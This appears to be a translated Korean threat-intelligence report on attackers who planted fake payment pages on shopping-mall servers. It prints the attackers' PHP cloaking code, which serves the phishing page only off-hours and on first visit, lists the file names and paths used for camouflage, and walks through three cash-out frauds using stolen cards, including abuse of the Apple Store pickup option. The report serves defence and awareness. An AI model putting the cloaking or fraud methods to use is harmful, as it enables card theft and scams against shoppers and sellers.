Telephone number	Order information
User’s shopping mall login ID	Session information
User’s shopping mall login password	Shopping mall database
User’s IP address	Server environment variables
User’s browser information	Server environment variables


Various techniques for maintaining the phishing payment page

The attack group used mimic, camouflage, and hiding techniques to continuously collect information without the phishing payment page being discovered by the shopping mall operator or users. These techniques are implemented according to their respective purposes, and in fact, they seem to have greatly contributed to preventing phishing payment pages from being detected for a long time.

Mimic

The mimic technique involves creating a phishing payment page that closely mimics the appearance of an actual payment window. This sophisticated phishing payment page is designed to induce online shopping mall users to enter their card numbers without suspicion, as they trust it to be the legitimate payment page, thereby reducing the risk of detection.

The phishing payment page interface used by the attack group is divided into two categories: one mimicking the interface of overseas card payment agencies and the other mimicking the interface of South Korean simplified payment methods. This suggests that the attack group was attempting phishing attacks on various shopping mall platforms.



Interface mimicking 'Eximbay'

Interface mimicking 'Smilepay'

Camouflage

The camouflage technique is a method used to prevent phishing pages from being detected by shopping mall operators and server administrators. The attack group saved the file name of the phishing payment page created on the shopping mall's web server as the file name of the payment module used in the real shopping mall so that the shopping mall administrator could not notice it.

- File name of the phishing payment page created by the attack group

File name	Description
Payment.php	Same as manufacturer A's platform payment module file name
mobileGW.php	Same as the A PG company's payment module file name
inicis.php	Same as the C PG company's payment module file name
eximbay.php	Same as the payment module filename of the overseas agency

In addition, the path to save the phishing payment page was set to be the same as the path where the real payment page was saved, making it difficult to detect unless the administrator paid special attention. This camouflage technique appears to be designed to hide the existence of phishing pages from mall managers and increase the success rate of attacks.

- The path where the phishing payment page is saved

Pathname	Description
/shop/skin_ori/designshop/order/card/KCP/	A PG company payment module path
/shop/conf/lgdacom_mobile	B PG company payment module path
/shop/skin_ori/standard/order/card/inipay	C PG company payment module path


Hiding

The hiding technique refers to the method used by the attack group to expose the phishing payment page only during specific time frames and to prevent it from being exposed after the second access. This technique is employed to hide the phishing page, allowing it to remain active for an extended period.

Not exposed during daytime

By limiting the amount of time that phishing payment pages can be accessed, the phishing payment pages were not exposed from 8 a.m. to 6 p.m. on weekdays (Monday through Friday). By doing this, the fraudulent page was not exposed during the shopping mall manager's business hours, making it difficult for the administrator to find it, and allowing the phishing payment page to be maintained for a longer period.

- **Code set to function excluding business hours on weekdays**



No re-exposure

The attack group exposed the phishing payment page only on the first access of the shopping mall user and used the cookie value of the user's browser on the second access so that not the phishing payment page but the normal payment page was exposed. This seems to be an attempt to hide the existence of the page when some users enter their card information on the phishing payment page, detect something strange, and try to reconnect to check.

- **Code that exposes the phishing payment page if there is no cookie value**


```
date_default_timezone_set("Asia/Seoul");
$date=date("w");
$date1=date("G");
if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level']<50){
    if($date1>18 || $date1<8){
        setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
        printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.k
    }elseif ($date==0 || $date==6){
        setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
        printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.k
    }else{
        printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,$approveRes->payUrl, $payServ
        }
    }else{
        printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,$approveRes->payUrl, $payServ
    }
```

Exposure to mobile users

The phishing payment page was designed to be displayed only when accessed from mobile devices, targeting mobile users as the primary victims. The interface of the phishing payment page was also optimized for mobile, taking into consideration factors such as the URL address not being easily visible on mobile devices, unlike PCs.

4 Cash out through fraudulent credit card payments

The fraudulent method of stealing money using card information and personal information stolen from shopping malls by the attack group was a new method that was not previously known, and it has been confirmed that the method has continuously evolved. They conducted cashing out through three types of schemes.

- The evolution of the attack group's cashing-out methods

Refund after fraudulent payment on the second-hand trading platform
Making fraudulent payments on used goods registered on a second-hand trading platform using stolen credit card information and subsequently requesting a cash refund from the seller.

Fraudulent payment on the open market after the sale of the item
After posting a sale of goods on a second-hand trading platform and a buyer appears, the product is delivered to the buyer after fraudulent payment on the open market, and the buyer deposit the price of the item into the attack group's account.

Abuse of Apple Store's 'Someone else Picks Up' Policy
On the second-hand trading platforms, they post an article of the sales for 'Apple' products, and when a buyer appears, they fraudulently purchase the product from the online Apple Store, and at this time, they choose the method of someone else picking up at the store so that the buyer can visit and pick it up in person. They receive cash for the item amount in their fraudulent account.

Refund after fraudulent payment on the second-hand trading platform


Recently some second-hand trading platforms have provided card payment functions through linkage with Payment Gateway companies. When a buyer pays for an item in card payment, the platform deposits the amount into the seller's account, minus some fees.
The attack group used the stolen card information priorly from the second-hand trading platform to fraudulently pay for second-hand items, and then request a refund from the seller to get it back in cash. In the process, the attack group asked the seller to return the remaining amount and they would bear a certain cost, which is rather beneficial to the seller so it was confirmed that the refund was processed smoothly.

❶ The attack group uses the stolen credit card information in advance to make fraudulently payments for secondhand items listed on the second-hand trading platform.

❷ After payment(before delivery), the attack group contacts the seller again and asks them to refund the remaining amount in cash, as they will cover certain costs.

❸ The seller transfers the specified amount to the account provided by the attack group.

- How they refund after fraudulent payment on the second-hand trading platform



Fraudulent payment on the open market after the sale of the item

The attack group exploited the fact that some open markets allowed purchases with just card numbers and passwords, using stolen card information to buy and sell items. To secure targets for selling the items, they utilized popular secondhand trading platforms in South Korea, following this scenario.

❶ The attack group posts an article on popular secondhand trading platforms, offering new electronic devices at prices significantly lower than market rates.


❷ Buyers interested in purchasing the items contact the attack group(seller) through platform messaging features.

❸ Buyers transfer the amount of the items to the attack group's account.

❹ The attack group uses previously stolen card information to make fraudulent payment of the items on the open markets, and at this time the delivery address is entered as the buyer's address.

❺ Buyers receive the items shipped by the open market..


- Fraudulent payment on the open market



Abuse of the Apple Store's 'Someone else Picks Up' policy

In February 2023, a new fraudulent payment and cashing out was conducted by the attack group. In the process of tracking down the new scheme, the FSI was able to chat with the attack group (sales someone else) and learn more about their methods. As the second method discussed above, the attack group used a second-hand trading platform to secure the target of the sale, but this time, it attempted to make fraudulent payments with the stolen card information on the official online Apple Store by abusing the "Someone else Picks Up" method[10] which is one of Apple's sales policies.

- The online post written by a victim


피해게시판

I was charged 1.75 million KRW without my knowledge.

2023. 02. 03. 11:02 댓글6 공유하기

My husband's credit card was charged 1.75 million KRW. We've never experienced card theft, and our phones haven't been stolen either. Suddenly, we received a text message saying that 1.75 million KRW was charged to our card. At first, we thought it was a spam message, but when we checked our card app, we discovered that the payment had indeed gone through.

We even had a hard time confirming that an iPhone was purchased from the Apple Store. We called the credit card company, filed a report with the police, and also reported it to the Financial Supervisory Service. However, the police informed us that it might take a long time to apprehend the perpetrator…

10. When a buyer picks up a product purchased from an online Apple store at an offline Apple store, the buyer receives it through someone else instead of the buyer himself.

The changed fraudulent methods are as follows.

❶ The attack group posts on the second-hand trading platform for new Apple products such as iPhone and AirPods at prices lower than market price.


❷ When a buyer contacts the attack group(seller) through the platform's chat function to purchase the item, the attack group asks about the buyer's location and then explains that they can Someone else Picks Up the new product at a nearby offline Apple store.

❸ If the buyer wishes to proceed with the transaction, the attack group uses stolen card information to fraudulently purchase the item on the online Apple store. During this process, they select the 'Someone else Picks Up' method for receiving the item at the offline store and enter the buyer's information in the someone else's information field, ensuring that the purchase receipt(QR code) is sent to the buyer.

❹ The buyer visits the Apple store, presents the QR code receipt, and picks up the product in person.


❺ The buyer transfers the amount of the item to the attack group's account.

- Abuse of the online Apple Store's Someone else Picks Up policy



The figure below shows the screen for selecting the method of picking up at the offline store when purchasing a product from the online Apple Store, and you can choose between 'yourself' and 'someone else' who receives it. When 'someone else' is selected, a screen to enter the name, email address, and mobile phone number will appear. The attack group asks buyers for this information when describing the transaction and enters it when making fraudulent payments.


- **Online Apple Store 'Someone else Picks Up' Method**



On the other hand, the FSI was able to find out the product sales posts posted on the second-hand trading platform by the attack group(sales agent), and communicate with them, which allowed them to deduce some of the fraudulent activities of the attack group.

First, the accounts used by the attack group on the used trading platform were registered four years ago, and they had completed identity verification. Through this, it was determined that the organization had stolen the accounts of legitimate users who had been registered on the platform for a long time. Furthermore, considering the fact that the phishing payment pages also stole users' shopping mall login accounts, it is speculated that they may have utilized this account information to carry out credential stuffing attacks on the used trading platform or hijacked accounts through proxy selling activities.


- **The attack group's post on the second-hand trading platforms**



The following is a history of conversations with the attack group using the chat function of the second-hand trading platform. From the start of the conversation, the attack group identified the buyer's location and then explained how to pick up the product at an offline Apple Store in that area. In the process, several suspicious points were identified. First, 4 long sentences were sent between 1~2 seconds which was presumed to be using an automated tool or sending a pre-written text.


In addition, the use of the words "customer" and "we" and the natural use of South Korean made it clear that the seller was either South Korean or fluent in South Korean.

- **Conversation history with the attack group**



In South Korea, cases of fraudulent crimes are often reported through sales by agents on second-hand trading platforms, as shown in the following cases, and it is believed that the attack group of this operation also recruited a large number of sales part-time jobs in South Korea to secure fraudulent payment targets

- **Cases of second-hand trading platform proxy sales part-time job victims**[11]



Recruiting individuals who have been scammed while working as sales intermediaries on online marketplaces like "Joonggonara" and other community forums.

2016. 03. 14 11:31 댓글3

There's someone who appears to be a habitual offender, creating multiple site IDs and KakaoTalk IDs to carry out scams. If you've fallen victim to this scam where they promise to pay around 50,000 won per transaction and borrow your phone number and bank account for part-time sales intermediary work, please get in touch with us.
